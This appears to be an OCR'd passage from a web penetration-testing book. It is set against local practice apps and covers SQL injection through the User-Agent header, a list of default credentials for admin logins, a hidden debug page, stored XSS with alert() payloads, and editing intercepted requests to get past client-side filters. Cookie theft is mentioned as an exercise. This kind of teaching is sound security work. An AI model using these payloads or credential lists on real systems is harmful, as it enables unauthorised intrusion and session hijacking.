User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;
WOW64; Trident/4.0; SLCC1)'
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/?login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CSRFTOKEN=8f14e45fceea167a5a36dedd4bea2543;
FORGOTPASSWORD=
W3Rva2VuOjZiOWYwMTNmMGY3MmQzMTJkZGU5YjQxODRjMThiMzI5LHVzZXI6TGl6
emllLGV4cGlyZXM6MTY5Nzc4MzE5MV0=; permissions=bm9uZQ==; user=;
notifications=ZWlvdHk=; JSESSIONID=
530113A9AA1F8CF0333AFC6CF46B2489
Connection: close

rememberMeToken=&username=Lizzie&password=cookies&rememberme=
true& rememberme=on
```

```
        }
      </style>
    </head>
    <body>
      <h1>
        HTTP Status 500 - Internal Server Error
      </h1>
      <hr class="line" />
      <p>
        <b>
          Type
        </b>
         Exception Report
      </p>
      <p>
        <b>
          Message
        </b>
         Request processing failed; nested exception is
        org.springframework.jdbc.BadSqlGrammarException:
        PreparedStatementCallback; bad SQL grammar [INSERT INTO
        logtable VALUES (8, &#39;Mozilla&#47;4.0 (compatible; MSIE
         6.0; Windows NT 5.0; WOW64; Trident&#47;4.0;
        SLCC1)&#39;&#39;,:username,:message)]; nested exception is
         org.h2.jdbc.JdbcSQLException: Syntax error in SQL
        statement &quot;INSERT INTO logtable VALUES (8,
        &#39;Mozilla&#47;4.0 (compatible; MSIE 6.0; Windows NT
        5.0; WOW64; Trident&#47;4.0;
        SLCC1)&#39;[*]&#39;,:username,:message)&quot;; SQL
        statement:
      </p>
      <p>
        <b>
```

Figure 5.33: Add SQL error triggers

This shows a 500 error is returned, indicating Bad SQL Grammar. Let us look at this in the browser by right-clicking on the request, and when the menu comes up, selecting **Request in Browser** and then in submenu In the current browser session as follows:



Request
Pretty
Raw
Hex
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
In original session
In current browser session
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request
Add to site map
Convert selection
URL-encode as you type
Response
Pretty
Raw
Hex
Render

```
POST /habit-helper-1.0/login HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 80
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-
User-Agent: Mozilla/4.0 (compatible;
WOW64; Trident/4.0; SLCC1)'
Accept:
text/html,application/xhtml+xml,appli
,image/webp,image/apng,*/*;q=0.8,appl
3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: CSRFTOKEN=8f14e45fceea167a5a3
FORGOTPASSWORD=
W3Rva2VuOjZiOWYwMTNmMGY3MmQzMTJkZGU5Y
emllLGV4cGlyZXM6MTY5Nzc4MzE5MV0=; per
notifications=ZWlvdHk=; JSESSIONID=
530113A9AA1F8CF0333AFC6CF46B2489
Connection: close

rememberMeToken=&username=Lizzie&pass
true& rememberme=on
```

```
        }
      </style>
    </head>
    <body>
      <h1>
        HTTP Status 500 - Internal Server Error
      </h1>
      <hr class="line" />
      <p>
      </p>
      <p>
        <b>
          Message
        </b>
         Request processing failed; nested exception is
        org.springframework.jdbc.BadSqlGrammarException:
        PreparedStatementCallback; bad SQL grammar [INSERT INTO
        logtable VALUES (8, &#39;Mozilla&#47;4.0 (compatible; MSIE
         6.0; Windows NT 5.0; WOW64; Trident&#47;4.0;
        SLCC1)&#39;&#39;,:username,:message)]; nested exception is
         org.h2.jdbc.JdbcSQLException: Syntax error in SQL
        statement &quot;INSERT INTO logtable VALUES (8,
        &#39;Mozilla&#47;4.0 (compatible; MSIE 6.0; Windows NT
        5.0; WOW64; Trident&#47;4.0;
        SLCC1)&#39;[*]&#39;,:username,:message)&quot;; SQL
        statement:
      </p>
      <p>
        <b>
```

Figure 5.34: Send error message to browser

This will bring up a pop with a URL to copy and paste into the browser.




To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/repeat/3/b8mie13mebsr3hqd92wrwvkvkcaa8o8i

☐ In future, just copy the URL and don't show this dialog

Figure 5.35: Repeat the request in the browser pop-up

Select **Copy**, and then in the browser that Burp Suite is configured to use, paste the URL to get the error message shown in the browser as seen in the following figure:


127.0.0.1:8081/habit-helper-1.0/login

HTTP Status 500 – Internal Server Error

Type Exception Report

Message Request processing failed; nested exception is org.springframework.jdbc.BadSqlGrammarException: PreparedStatementCallback; bad SQL grammar [INSERT INTO logtable VALUES (8, 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; WOW64; Trident/4.0; SLCC1)'',:username,:message)]; nested exception is org.h2.jdbc.JdbcSQLException: Syntax error in SQL statement "INSERT INTO logtable VALUES (8, 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; WOW64; Trident/4.0; SLCC1)'[*]',:username,:message)"; SQL statement:

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
org.springframework.web.util.NestedServletException: Request processing failed; nested exception is org.springframework.jdbc.BadSqlGrammarException: PreparedStatementCallback; bad SQL grammar [INSERT INTO logta
INSERT INTO logtable VALUES (8, 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; WOW64; Trident/4.0; SLCC1)'',:username,:message) [42000-187]
	org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:965)
	org.springframework.web.servlet.FrameworkServlet.doPost(FrameworkServlet.java:855)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:681)
	org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:829)
	javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
	org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
```

Root Cause

```
org.springframework.jdbc.BadSqlGrammarException: PreparedStatementCallback; bad SQL grammar [INSERT INTO logtable VALUES (8, 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; WOW64; Trident/4.0; SLCC1)'',:use
INSERT INTO logtable VALUES (8, 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; WOW64; Trident/4.0; SLCC1)'',:username,:message) [42000-187]
	org.springframework.jdbc.support.SQLErrorCodeSQLExceptionTranslator.doTranslate(SQLErrorCodeSQLExceptionTranslator.java:237)
	org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbackSQLExceptionTranslator.java:72)
	org.springframework.jdbc.core.JdbcTemplate.execute(JdbcTemplate.java:605)
	org.springframework.jdbc.core.JdbcTemplate.update(JdbcTemplate.java:818)
	org.springframework.jdbc.core.JdbcTemplate.update(JdbcTemplate.java:840)
	org.springframework.jdbc.core.namedparam.NamedParameterJdbcTemplate.update(NamedParameterJdbcTemplate.java:283)
	com.securitymagick.domain.dao.LogDao.addLog(LogDao.java:60)
	com.securitymagick.web.controller.LoginController.showAccount(LoginController.java:57)
	java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
	java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:64)
	java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
	java.base/java.lang.reflect.Method.invoke(Method.java:564)
	org.springframework.web.method.support.InvocableHandlerMethod.invoke(InvocableHandlerMethod.java:215)
```

Figure 5.36: Verbose error message

From the exception, we find the `logtable` table, which inserts the user agent as the second value, followed by the username and the message.

Debug views

A debug view is a view that is found by turning on debugging mode or developer mode in the application. This can be exploited similarly to changing the `User-Agent` string, but how to turn on the debug view is different.

The debug view could be found on a hidden administration page, by a cookie value, or HTML5 client-side storage value, in JavaScript or HTML, or by guessing a get or post parameter value. It could also be found by finding comments or clues in a database or other files. An example of a debug view will be seen in *Chapter 6*, *CORs Exploitation*.

Default credentials and configuration

Default component configuration refers to a software component, system, or application's pre-defined credentials, settings, options, and parameters. The manufacturer or developer typically supplies these settings as a starting point for the component's functionality. However, these default configurations are not reviewed and adjusted to align with an organization's security policies and requirements. In that case, they can introduce security vulnerabilities, as attackers often target these default configurations to exploit weaknesses in the system. Therefore, assessing and changing default component configurations is essential to enhance security by minimizing potential attack surfaces and ensuring the system is configured to meet best security practices and standards.

Default configurations should be tested for components found in enumeration, any sample applications deployed, administrative interfaces, and default passwords.

By default, the WordPress administrative dashboard login is located at **http://yourdomain.com/wp-admin**. This allows you to log in to manage WordPress. Noticeable, guessable, or default credentials should be tested for.

The tomcat server page is found at **http://yourdomain.com** or **http://yourdomain.com/index.jsp**. Examples of applications, documentation, and a manager application are found here. The example applications should be checked for vulnerabilities and the manager application for any obvious, guessable, or default credentials.

Most web servers and components will have similar information available online. The key here is to research the known default locations and credentials.

If you find an administrative login such as the above, here is a short list of default credentials to try:

User	Password
admin	administrator
admin	Password
admin	admin1234
root	pass123
root	<blank>

	Guest guest	
	Admin system password	
	test 1234	

__Table 5.1__: Common default credentials

Conclusion

In cyber security, misconfigurations and default values often prove to be the Achilles' heel of software systems. This chapter has been your guide through the maze of vulnerabilities that stem from misconfigurations and the use of default values. You have learned to recognize and detect common misconfiguration issues, grasped the implications of relying on default configurations, and have been empowered with the knowledge needed to prevent these issues from reoccurring in your SDLC. As you fortify digital defenses and protect against potential exploitation, remember that the small details matter, and the vigilance you exercise in addressing misconfigurations and default values will ultimately decide the resilience of your digital fortresses. This chapter has equipped you with the tools to guard against these subtle but dangerous threats.

The next chapter will cover how to uncover hidden secrets, bypass security controls, and understand the implications of HTML5 client-side storage options like localStorage and sessionStorage. In particular, we will focus on CORS and its exploitation, equipping you with the knowledge to identify its vulnerabilities and defend against them.

CHAPTER 6

CORS Exploitation

Introduction

In the ever-evolving web development environment, the client-side code forms the bedrock of modern web applications. It is a place where secrets and security controls are entrusted to browsers, and data is stored within the confines of localStorage and sessionStorage. Yet, lurking in this seemingly innocent space is a powerful and often misunderstood vulnerability called **Cross-Origin Requests** (**CORS**) exploitation. This chapter peels back the layers of client-side code security, exposing client-side code secrets, revealing the art of bypassing security controls, and shedding light on the subtle dangers of localStorage and sessionStorage. However, the heart of our exploration is CORS, where you will understand when it becomes a vulnerability and discover the techniques employed to exploit it. Through this journey, we aim to equip you with the knowledge and best practices to secure your client-side code, ensuring that your web applications are still resilient against emerging threats in the digital age.

Structure

This chapter will discuss the following topics:

- Client-side code
- Client-side storage
- Cross-Origin Resource Sharing

Objectives

By the end of this chapter, you will be familiar with finding client-side code secrets and bypassing client-side security controls. You will learn the security implications of the HTML5 client-side storage options localStorage and sessionStorage. We will look at CORS and understand when it can cause a vulnerability and how it can be exploited. Secure coding guidance for CORS and other client-side issues will also be discussed.

Client-side code

Client-side code refers to any code that runs in the browser. This is typically JavaScript, but it can be jQuery, Angular, or something else. The following subsections will look at different attack vectors involving client-side code. First, we will look at finding secret information in client-side code that can be used to further an attack. Then, we will discuss client-side code controls and how to bypass them.

Finding secrets

Secrets refer to anything that web application users should not know. This includes encryption keys, passwords for third-party services, **application programming interface** (**API**) keys, implementation details, URLs to administrative interfaces, or details about backend APIs, among other things. Common ways to find secrets are to look for keywords in HTML and JavaScript, although nothing beats reading every line of client-side code in the application. Refrain from reading 3rd party libraries. Secrets from 3rd party libraries would be known vulnerabilities as a rule, so finding them would not be necessary. Standard terms to look for in JavaScript are secret, token, key, password API, apikey, todo, debug, and bug. If the client-side is done in angular or node, look for env.js files, which often store interesting information. Also, look for swagger files and WSDL files that may supply details about an

API. WSDL can usually be found by putting WSDL after the service URL. Swagger has several different URLs, including looking for the **`swagger.json`** file in any directory, **`swagger-ui`** directory, or API-docs directory.

One way to search for secrets is to use the Burp Suite **Search** command. Let us do that in the amazing-myths-3 application to look for any secret information that might be given away. Follow the given steps:

1. First, go to the **Burp** menu tab, then click **Search**.




Burp
Project
Intruder
Repeater
Search
Configuration library
User options
Burp Infiltrator
Burp Clickbandit
Burp Collaborator client
Exit

Figure 6.1: *Burp Suite Search option*

2. When a search comes up, you can limit the search by HTTP requests or responses or by which tools to search in Burp Suite, etc. Use the search form field to search for a relevant term. Refer to the following figure:



Search: debug

Options: ☐ Case sensitive ☐ In-scope only ☐ Regex ☐ Dynamic update ☐ Negative match

Locations: ☐ Request headers ☑ Response headers ☐ Request body ☑ Response body


Tools: ☑ Target ☑ Proxy ☑ Repeater

Source	Host	URL	Status	Length	Time requested

Figure 6.2: Burp Suite Search menu

Generally, we look for leaked secrets in the files returned from the server, so we only search the response headers and body.

3. We can limit the tools to avoid duplicates. For example, if you have been using the repeater tool for manual testing, removing it will keep a match for each repeater request from showing in your results. An example with results is as follows:



Search: debug

Options: ☐ Case sensitive ☐ In-scope only ☐ Regex ☐ Dynamic update ☐ Negative match

Locations: ☐ Request headers ☑ Response headers ☐ Request body ☑ Response body

Tools: ☑ Target ☑ Proxy ☐ Repeater

Source	Host	URL	Status	Length	Time requested
Scanner	http://127.0.0.1:8081	/amazing-myths-3/myAccount	200	5183	22:57:45 6 Nov 2023
Scanner	http://127.0.0.1:8081	/amazing-myths-3/myAccount	200	5183	22:57:45 6 Nov 2023
Scanner	http://127.0.0.1:8081	/amazing-myths-3/myAccount	200	5183	22:57:45 6 Nov 2023
Scanner	http://127.0.0.1:8081	/amazing-myths-3/myAccount	200	5183	22:57:45 6 Nov 2023
Target	http://127.0.0.1:8081	/amazing-myths-3/myAccount	200	5183	22:57:45 6 Nov 2023

Request

```
GET /amazing-myths-3/myAccount HTTP/1.1
Host: 127.0.0.1:8081
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
```

debug 0 matches

Response

```
        </p>
      </div>
    </div>
  </c:if>


  <!--  Disabling debug menu from prod <a href =
  "/myAccount?debug=true"> debug menu </a>   -->
  <div class="row text-center">

  </div>


  <div class="row text-center">

```

debug 3 matches

Search completed

58 results

Figure 6.3: Burp Suite Search results

4. Select a result to see the requests and responses. The number of matches to your keyword search is at the bottom of the screen, to the right side of each request and response. Clicking on arrows at the bottom to the left of the search text box will take you to the keywords that have been matched.

Looking at this HTML comment, a debug menu is available by using the get parameter debug with the true value on the **myAccount** page. Let us request the **myAccount** page with the get parameter **debug=true**. Manually add the parameter to the URL, and you will find two new menu options, as follows:




127.0.0.1:8081/amazing-myths-3/myAccount?debug=true
MYTHS ★ 🔥🔥 ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT
Logs
Check the logs
View details
Network Test
Test network with Ping
View details
Post
Add new post
View details
Read
See the Latest Posts
View details
Edit
Make Changes to your Account
View details

Figure 6.4: *Secret Debug menu options*

These two new menu options are a way to check the logs and a way to run a ping command.

5. Look at the logs option as shown in the following figure:



127.0.0.1:8081/amazing-myths-3/logs
MYTHS ★ 🔥🔥 ★ -- Amazing Myths In SciFi
TUTORIALSACCOUNTSIGNOUT
Logs

```
grinch    Mozilla/5.0 (Windows NT 10.0; Win64; x64)     Registered new user
          AppleWebKit/537.36 (KHTML, like Gecko)
          Chrome/105.0.5195.102 Safari/537.36
          Mozilla/5.0 (Windows NT 10.0; Win64; x64)     Trying to log in user with credentials: LoginForm
          AppleWebKit/537.36 (KHTML, like Gecko)        [username=grinch, password=password1234]
          Chrome/105.0.5195.102 Safari/537.36
          Mozilla/5.0 (Windows NT 10.0; Win64; x64)     size: 1 values: [User [username=grinch,
          AppleWebKit/537.36 (KHTML, like Gecko)        password=password1234, id=6, favorite=I love cats,
          Chrome/105.0.5195.102 Safari/537.36           isUser=1, isAdmin=0]]
```

Figure 6.5: *Amazing Myths Log files*

Here, we see that the user-agent is returned in the log files, making this an excellent place to try to inject cross-site scripting via user agent, as seen in *Chapter 5*, *Misconfiguration with Default Values*.

6. We can try a simple POC using the user agent switcher extension. Assuming we have previously set up an SQLI and XSS user agent, as seen in the following config:




Injections

SQLI	Mozilla/5.0 (Windows NT 10.0; Win64; x64) Appl	Replace	SQL	🗑
XSS	/20120101 Firefox/33.0<script>alert(1)</script>	Replace	XSS	🗑

Figure 6.6: *User Agent Switcher Injections User Agent Configuration*

7. By turning on the XSS in a user-agent, then logging out, logging in, and revisiting the page, we see:




127.0.0.1:8081 says

1

Figure 6.7: *Cross-site scripting via user agent in hidden logs*

8. The HTML shows the script appearing several times. Refer to the following figure:



```
            </div>
            <div class="col-md-4">
                Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
            </div>
            <div class="col-md-4">
                Trying to log in user with credentials: LoginForm [username=grinch, password=wrongpass]
            </div>
        </div>

        <div class="row">
            <div class="col-md-4">

            </div>
            <div class="col-md-4">
                Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
            </div>
            <div class="col-md-4">
                size: 0 values: []
            </div>
        </div>

        <div class="row">
            <div class="col-md-4">

            </div>
            <div class="col-md-4">
                Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
            </div>
            <div class="col-md-4">
                Trying to log in user with credentials: LoginForm [username=grinch, password=password1234]
            </div>
        </div>
```

Figure 6.8: *HTML showing cross-site scripting payloads inserted into HTML displayed logs*


This could set a trap to steal cookies for session hijacking. This is left as an exercise for the reader.

Bypassing client-side code controls

Client-side controls and validations supply fast feedback to the user. However, this feedback offers no security because a malicious user can bypass these client-side controls.

One of the easiest methods of bypassing client-side control is using an interception proxy. In this case, we intercept a request that has gone through validation and change the values to values that would not pass that validation. Let us look at a cross-site scripting example. Security can never be guaranteed via client-side controls.

Now, let us look at the cross-site scripting example on amazing-myths-2. Register a new account if you need one, and log in with those credentials. We will again go to the Posts and select the first post. Let us try the working example from amazing-myths-3 with a different number. So, our payload is **<ScRipT>alert(2)</script>**. The mixed case will not allow us to bypass the client-side control, as follows:




<ScRipT>alert(2)</script>

We love you making your posts and comments look good with tags, but for security reason can't allow Javascript.

Figure 6.9*: Initial attempt at cross-site scripting*

Investigating the changes to the JavaScript functionality is left as an exercise for the reader. As specified, this is a client-side control. The client-side does not supply security. Turn intercept on in the Burp Suite. Change your payload to anything that passes the client-side security control, such as the payload below, which removed the `t` from the script tag:




<ScRip>alert(2)</script>

Awesome Zoo Baby! Awesome Thoughts!

Figure 6.10*: Choose a payload that bypasses the client-side controls*


Click, add a comment, and Burp Suite will intercept the request. Refer to the following figure:



```
POST /amazing-myths-2/post HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 88
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/amazing-myths-2/post?id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: permissions=dXNlcg==; username=JuliaHull; JSESSIONID=782948DE6541D37D5EA439E054505386
Connection: close

comment=%3CScRip%3Ealert%282%29%3C%2Fscript%3E&postid=1&username=JuliaHull&submit=Submit
```

***Figure 6.11**: Modify request in Burp Suite back to the original, bypassing the client-side control*


Modify the comment value to be the original cross-site scripting payload as follows:



```
comment=%3CScRipt%3Ealert%282%29%3C%2Fscript%3E&postid=1&username=JuliaHull&submit=Submit
```

***Figure 6.12**: Modify the comment to contain the XSS payload*

